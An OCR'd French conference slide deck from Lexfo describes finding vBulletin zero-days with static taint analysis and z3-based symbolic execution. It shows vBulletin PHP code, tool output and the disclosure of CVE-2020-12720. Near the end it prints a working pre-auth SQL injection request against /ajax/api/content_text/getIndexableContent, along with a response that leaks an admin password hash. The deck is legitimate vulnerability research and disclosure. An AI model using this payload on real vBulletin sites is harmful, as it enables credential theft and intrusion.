LEXFO

FINDING VBULLETIN 0-DAYS THROUGH POOR MAN'S SYMBOLIC EXECUTION


VBULLETIN DESCRIPTION / HISTORIQUE

VBULLETIN

- “Logiciel communautaire leader”
  - 100,000+ installs
- CMS: Forum, Blog, Galerie Photo, ...
- Depuis 2000


SÉCURITÉ

- RCE pré-auth en 2019 *“bugdoor”*
- 34 CVEs depuis 2008
- 10 CVEs pour des injections SQL



ARCHITECTURE

- Une partie de l'interaction utilisateur se fait par l'API,
- Qui utilise des librairies,
- Qui utilise des QueryDefs,
- Qui exécute des requêtes SQLs




VBULLETIN ARCHITECTURE

API

- Méthodes accessibles en GET/POST via `/ajax/api`
- URL: `/ajax/api/<class>/<method>?<params>`
- Majorité pré-authentification

EXEMPLE

- URL: `/ajax/api/user/fetchProfileInfo?userid=3`
- Méthode: `vB_Api_User::fetchProfileInfo($userid)`




LIBRAIRIES

- Gère une catégorie de données
  - User, Photo, Attachment, Post, Forum, ...
- Créer, modifier, lire, supprimer des données

EXEMPLE

- `vB_Library_User::fetchModerator($userid)`
- Retourne les droits de modération d'un utilisateur




QUERYDEFS

- Construit une requête SQL à partir de paramètres
- En contrôlant / sécurisant les paramètres
- Et exécute cette requête

EXEMPLE


- `vB_dB_MYSQL_QueryDefs::userSearchRegisterIP`
- À partir d'une IP, et d'un ID utilisateur
- Vérifie qu'un utilisateur n'est pas le propriétaire d'une IP



VBULLETIN ARCHITECTURE

```php
3703    public function userSearchRegisterIP($params, $db, $check_only = false)
3704    {
3705        if ($check_only)
3706        {
3707            return !empty($params['ipaddress']) AND isset($params['prevuserid']);
3708        }
3709        else
3710        {
3711            $params = vB::getCleaner()->cleanArray($params, array(
3712                'ipaddress' => vB_Cleaner::TYPE_NOCLEAN, //cleaned right after this
3713                'prevuserid' => vB_Cleaner::TYPE_UINT,
3714            ));
3715
3716            if (substr($params['ipaddress'], -1) == '.' OR substr_count($params['ipaddress'], '.') < 3)
3717            {
3718                // ends in a dot OR less than 3 dots in IP -> partial search
3719                $ipaddress_match = "ipaddress LIKE '" . $db->escape_string_like($params['ipaddress']) . "%'";
3720            }
3721            else
3722            {
3723                // exact match
3724                $ipaddress_match = "ipaddress = '" . $db->escape_string($params['ipaddress']) . "'";
3725            }
3726
3727            $sql = "
3728                SELECT userid, username, ipaddress
3729                FROM " . TABLE_PREFIX . "user AS user
3730                WHERE $ipaddress_match AND
3731                    ipaddress <> '' AND
3732                    userid <> $params[prevuserid]
3733                ORDER BY username
3734            ";
3735
3736            $resultclass = 'vB_dB_' . $this->db_type . '_result';
3737            $result = new $resultclass($db, $sql);
3738            return $result;
3739        }
3740    }
```

VBULLETIN ARCHITECTURE



1000+
méthodes

850+
méthodes

250+
méthodes

API → QD STATIC TAINT ANALYSIS

BUT

- À partir de l'API
- Savoir quelles QueryDefs sont appelées
- Et quels paramètres sont contrôllés

IMPLÉMENTATION

- État de l'art: rien ne marche *
- Code → AST (PHP-Parser, nikic)
- Parcourir toutes les **branches**, suivre tous les **calls**
- Maintenir une liste de valeurs **contrôlées**

* modulo ma mauvaise foi

API → QD STATIC TAINT ANALYSIS

```
3   function findUser($type, $id, $username)
4   {
5       if($type == 'by_id')
6       {
7           $p['id'] = $id;
8       }
9       else if($type == 'by_username')
10      {
11          $p['username'] = $username;
12      }
13
14      $p = vB::getCleaner()->cleanArray($p, array(
15          'id' => vB_Cleaner::TYPE_UINT,
16          'username' => vB_Cleaner::TYPE_STR,
17      ));
18
19      // QueryDef
20      vB::getDbAssertor()->assertQuery('find_user', $p);
21
22  }
```

0	type	id	username

0	type	id	username	p[id]

0	type	id	username	p[username]

0	type	id	username	p[id]	p[username]
1	type	id	username	p[id]	p[username]

0	type	id	username	p[id]	p[username]
1	type	id	username	p[id]	p[username]

0	p[id]	p[username]
1	p[id]	p[username]

API → QD STATIC TAINT ANALYSIS

RÉSULTATS

- **500** chemins différents API → QueryDefs
- **345** (partiellement) contrôlés
- **245** QueryDefs différentes appelées

OUTPUT

```
####QueryDef#########################
vBForum_dB_MySQL_QueryDefs::getContentTablesData
--PARAMS--------------------------
PARAMS[not-controlled]:
  nodeid[controlled]:
--CALLCHAINS----------------------
::CHAIN0
0 vB_Api_Content::getIndexableContent
1 vB_Library_Content::getIndexableContent
2 vB_Library_Content::fillContentTableData
...
```

QUERYDEFS EXÉCUTION SYMBOLIQUE

RAISONS

- Les QueryDefs sont appelées deux fois :
  - **1 :** Vérification des paramètres (présence, type)
    empty(), is_numeric(), in_array(), ...
  - **2 :** 1 & construction et exécution de la requête
    cleanArray, cast int/string, mysql_escape_string(), ...
- Traitement plus complexe des inputs

```
if(is_numeric($params['id']))
    $sql = 'SELECT * FROM users WHERE id=' . $params['id'];
```

IMPLÉMENTATION

- Structure similaire au tainting
- **z3** : maintenir une liste de contrainte sur chaque variable
  - Type, Valeur/Type, Controllée, Échappée

QUERYDEFS EXÉCUTION SYMBOLIQUE

OUTPUT

```
✘ cf@real ~/lexfo/private/work/vbulletin/sstic/vb_symbolic_sqli  master ● ./symbolic.py /home/cf/lexfo/private/work/vbulletin/upload/ vBForum_dB_MYSQL_QueryDefs getContentTablesData
[CLASS] vBForum_dB_MYSQL_QueryDefs
[METHOD] getContentTablesData
[CALL] getContentTablesData [Var(0, type=t_dict, controlled=True, key_type=None, val_type=None), Value({}), Value(True)]
[CODE_IF_TRUE] (6057:6057) if ($check_only)
[CODE_RETURN] (6059:6059) return !empty($params['tablename']) AND !empty($params['nodeid']);
[CLASS] vBForum_dB_MYSQL_QueryDefs
[METHOD] getContentTablesData
[CALL] getContentTablesData [Var(0, type=t_dict, controlled=True, key_type=None, val_type=None), Value({}), Value(False)]
[CODE_IF_FALSE] (6057:6057) if ($check_only)
[ASSIGN] (6062:6066) $params = vB::getCleaner()->cleanArray($params, array(
                            'nodeid' => vB_Cleaner::TYPE_NOCLEAN, // Cleaned later, it may or may not be an array
                            'tablename' => vB_Cleaner::TYPE_NOCLEAN, // db table name, cleaned later
                            vB_dB_Query::PRIORITY_QUERY => vB_Cleaner::TYPE_BOOL,
                ));    ->    Value({Value('nodeid'): Var(58, type=var_52_type, controlled=True, key_type=None, val_type=None), Value('tablename'):
[ASSIGN] (6096:6099) $sql = "
                        SELECT " . implode(', ', $selectedFields) . "
                        FROM " . implode(', ', $from) . "
                        WHERE " . implode(' AND ', $where);    ->    Value('\n\t\t\tSELECT col1, col2\n\t\t\tFROM prefix_<IDENTIFIER> AS <IDENTIFIER>\n\t\t\tWHERE <IDENTIFIER>.nodeid = <REAL:CONTROLLED:?>')
[ASSIGN] (6101:6101) $resultclass = 'vB_dB_' . $this->db_type . '_result';    ->    Value('vB_dB_MySQL_result')
[ASSIGN] (6102:6102) $config = vB::getConfig();    ->    Var(181, type=t_dict, controlled=False, key_type=t_str, val_type=t_dict)
[CODE_IF_FALSE] (6104:6104) if (isset($config['Misc']['debug_sql']) AND $config['Misc']['debug_sql'])
[CODE_IF_DUNNO] (6109:6109) if (!empty($params[vB_dB_Query::PRIORITY_QUERY]))
[FOUND]  SELECT col1, col2 FROM prefix_<IDENTIFIER> AS <IDENTIFIER> WHERE <IDENTIFIER>.nodeid = <REAL:CONTROLLED:?>
[ASSIGN] (6111:6111) $result = new $resultclass($db, $sql, false);    ->    Var(192, type=var_191_type, controlled=False, key_type=None, val_type=None)
[FOUND]  SELECT col1, col2 FROM prefix_<IDENTIFIER> AS <IDENTIFIER> WHERE <IDENTIFIER>.nodeid = <REAL:CONTROLLED:?>
[ASSIGN] (6115:6115) $result = new $resultclass($db, $sql);    ->    Var(192, type=var_191_type, controlled=False, key_type=None, val_type=None)
[EXCEPTIONS] ----------------------------------------
[RESULTS] ----------------------------------------
[INJ]  SELECT col1, col2 FROM prefix_<IDENTIFIER> AS <IDENTIFIER> WHERE <IDENTIFIER>.nodeid = <REAL:CONTROLLED:?>
[INJ]  SELECT col1, col2 FROM prefix_<IDENTIFIER> AS <IDENTIFIER> WHERE <IDENTIFIER>.nodeid = <REAL:CONTROLLED:?>
```

QUERYDEFS EXÉCUTION SYMBOLIQUE

RÉSULTATS

- **Symbolic : 12** résultats valides
- **Tainting + Symbolic** : **2** résultats valides, **1** pré-auth

VULNÉRABILITÉ

- Stacktrace
  - `vB_Api_Content::getIndexableContent →`
  - `vB_Library_Content::getIndexableContent →`
  - `vB_Library_Content::fillContentTableData →`
  - `vBForum_dB_MYSQL_QueryDefs::getContentTablesData`
- Paramètre
  - `nodeId[nodeid]`
- Requête
  - ```
    SELECT col1, col2
    FROM prefix_<IDENTIFIER> AS <IDENTIFIER>
    WHERE <IDENTIFIER>.nodeid = <CONTROLLED:?>
    ```
    ```

EXPLOIT PRÉ-AUTH SQL INJECTION → RCE

EXPLOIT

Request

Raw | Params | Headers | Hex | Hackvertor

```
POST /ajax/api/content_text/getIndexableContent HTTP/1.1
Host: 172.17.0.3
Content-Type: application/x-www-form-urlencoded
Content-Length: 131
Connection: close

securitytoken=guest&nodeId[nodeid]=1 and 1=0 union select 1,2,3,4,5,CONCAT(username,0x3a,token),7,8,9,10,11,12,13,14 from user -- -
```

Response

Raw | Headers | Hex | Hackvertor | JSON Beautifier

```
HTTP/1.1 200 OK
Date: Fri, 01 May 2020 13:20:15 GMT
Server: Apache/2.4.29 (Ubuntu)
Set-Cookie: sessionhash=36271888767be2e18df22ee6bb4254de; path=/; HttpOnly
Set-Cookie: lastvisit=1588339215; path=/; HttpOnly
Set-Cookie: lastactivity=1588339215; path=/; HttpOnly
Set-Cookie: sessionhash=35ebaed17d4062e49c052056d6357475; path=/; HttpOnly
Cache-Control: max-age=0,no-cache,no-store,post-check=0,pre-check=0
Expires: Sat, 1 Jan 2000 01:00:00 GMT
Last-Modified: Fri, 01 May 2020 13:20:15 GMT
Pragma: no-cache
Vary: Accept-Encoding
Content-Length: 92
Connection: close
Content-Type: application/json; charset=UTF-8

{"title":"","rawtext":
"admin:$2y$10$mcMDpQ8Wv0gUH0AbNbZdMe9MP\/MFIcQPYLUzGRJUFtHkrPq.m6Y4K"}
```

CONCLUSION TAKEAWAY

+ OK

- Bonne approche
- J'ai appris pas mal de choses
- Projet réutilisable (?)

- KO

- Long et répétitif
- Faites un vrai état de l'art
- Mon boss me doit toujours 250$

CONCLUSION REPORT

–

- Plus de 10 SQLi remontées...
- Par le système de tickets support
- « Que ce soit par mail ou par le système de ticket, ca finira toujours dans une DB » (à méditer)

+

- 4 jours pour patch la SQLi préauth (!)
- Les autres patchs sont en cours
- CVE-2020-12720

QUESTIONS ?

Lexfo

lexfo.fr

Ambionics

ambionics.io/blog

Charles Fol

@cfreal_